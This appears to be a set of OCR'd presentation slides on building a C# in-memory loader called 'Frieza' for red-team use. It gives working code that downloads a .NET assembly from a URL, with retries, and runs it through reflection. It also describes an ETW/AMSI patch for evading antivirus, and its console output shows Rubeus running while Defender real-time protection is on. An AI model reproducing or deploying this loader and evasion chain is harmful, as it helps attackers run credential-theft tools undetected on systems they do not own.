
Loader 3- Frieza - “Adding robustness to the web angle”



```
static void ReflectFromWeb(string url,int retrycount, int timeoutTimer)
{
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    WebClient client = new WebClient();
    byte[] programBytes = null;
    while (retrycount>=0 && programBytes ==null)
    {
        try
        {
            programBytes = client.DownloadData(url);
        }
        catch(WebException ex)
        {
            Console.WriteLine("Assembly not found yet. sleeping for {0} seconds and retrying another {1} time(s)...", timeoutTimer, retrycount);
            retrycount--;
            Thread.Sleep(timeoutTimer * 1000);
        }
    }
    if (programBytes == null)
    {
        Console.WriteLine("Assembly was not found, exitting now...");
        Environment.Exit(-1);
    }
    Assembly dotnetProgram = Assembly.Load(programBytes);
    object[] parameters = new String[] { null };
    dotnetProgram.EntryPoint.Invoke(null, parameters);
}
```


Code	Explanation
ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;	Makes sure webclient supports HTTPS traffic
while (retrycount>=0 && programBytes ==null)	Will keep trying to fetch the program over the web until it can or the retrycounter gets below 0.
Try…catch	Handles web errors (404)
if (programBytes == null)	If the loader did not load the program successfully, exit gracefully

Flaws in Frieza




Flaws in Frieza

AMSI




```
PS C:\Users\Jean> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```


ETW



Structure	ID	Flags	Path
CLR v4.0.30319.0	7	CONCURRENT_GC, ...	"C:\Users\jarvis\source\repos\Frieza\bin\Release\Frieza.exe"
AppDomain: Frieza.exe	1055...	Default, Executable	
Frieza	1073...		C:\Users\jarvis\source\repos\Frieza\bin\Release\Frieza.exe
mscorlib	1097...		mscorlib
System	1075...	Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll
System.Configuration	1078...	Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Configuration\v4.0_4.0.0.0__b03f5f7f11d50a3a\System.Confi...
System.Core	1078...	Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll
System.Xml	1080...	Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Xml\v4.0_4.0.0.0__b77a5c561934e089\System.Xml.dll
AppDomain: SharedDomain	1961...	Shared	
mscorlib	1068...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll



BUILT IN BYPASS
REMOTE BYPASS

Double ~~Rainbow~~ Reflection? What does it mean?!


C#
Poll until !404 or retry limit hit
ETW/AMSI patch
Poll until !404 or retry limit hit
Actual assembly


Flaws in Frieza

Pre AMSI patch



```
PS C:\Users\jarvis> C:\Users\jarvis\source\repos\Frieza\bin\Release\Frieza.exe
Hit a key to start
Could not load file or assembly '417280 bytes loaded from Frieza, Version=1.0.0.0, Culture=neutral,
PublicKeyToken=null' or one of its dependencies. An attempt was made to load a program with an incor
rect format.
```


Pre ETW patch




Frieza.exe (8692) Properties

Structure	ID	Flags	Path
CLR v4.0.30319.0	7	CONCURRENT_GC, ...	"C:\Users\jarvis\source\repos\Frieza\bin\Release\Frieza.exe"
AppDomain: Frieza.exe	2014...	Default, Executable	
Frieza	2035...		C:\Users\jarvis\source\repos\Frieza\bin\Release\Frieza.exe
Rubeus	2089...		Rubeus
System	2037...	Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll
System.Configuration	2038...	Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Configuration\v4.0_4.0.0.0__b03f5f7f11d50a3a\System.Confi...
System.Core	2036...	Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll
System.Xml	2040...	Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Xml\v4.0_4.0.0.0__b77a5c561934e089\System.Xml.dll
AppDomain: SharedDomain	1961...	Shared	
mscorlib	2030...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll

Double Load FTW



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\jarvis>  C:\Users\jarvis\source\repos\Frieza\bin\Release\Frieza.exe
Hit a key to start
hit a key to start evasion
no more tracing!
no more av

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0


 Ticket requests and renewals:

    Retrieve a TGT based on a user password/hash, optionally saving to a file or applying to the current logon session o
r a specific LUID:
        Rubeus.exe asktgt /user:USER </password:PASSWORD [/enctype:DES|RC4|AES128|AES256] | /des:HASH | /rc4:HASH | /aes
128:HASH | /aes256:HASH> [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/outfile:FILENAME] [/ptt] [/luid] [/nowrap] [/opsec]
```




Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.


Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

● On



```
PS C:\Users\jarvis>  C:\Users\jarvis\source\repos\Frieza\bin\Release\Frieza.exe
Hit a key to start
hit a key to start evasion
no more tracing!
no more av

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
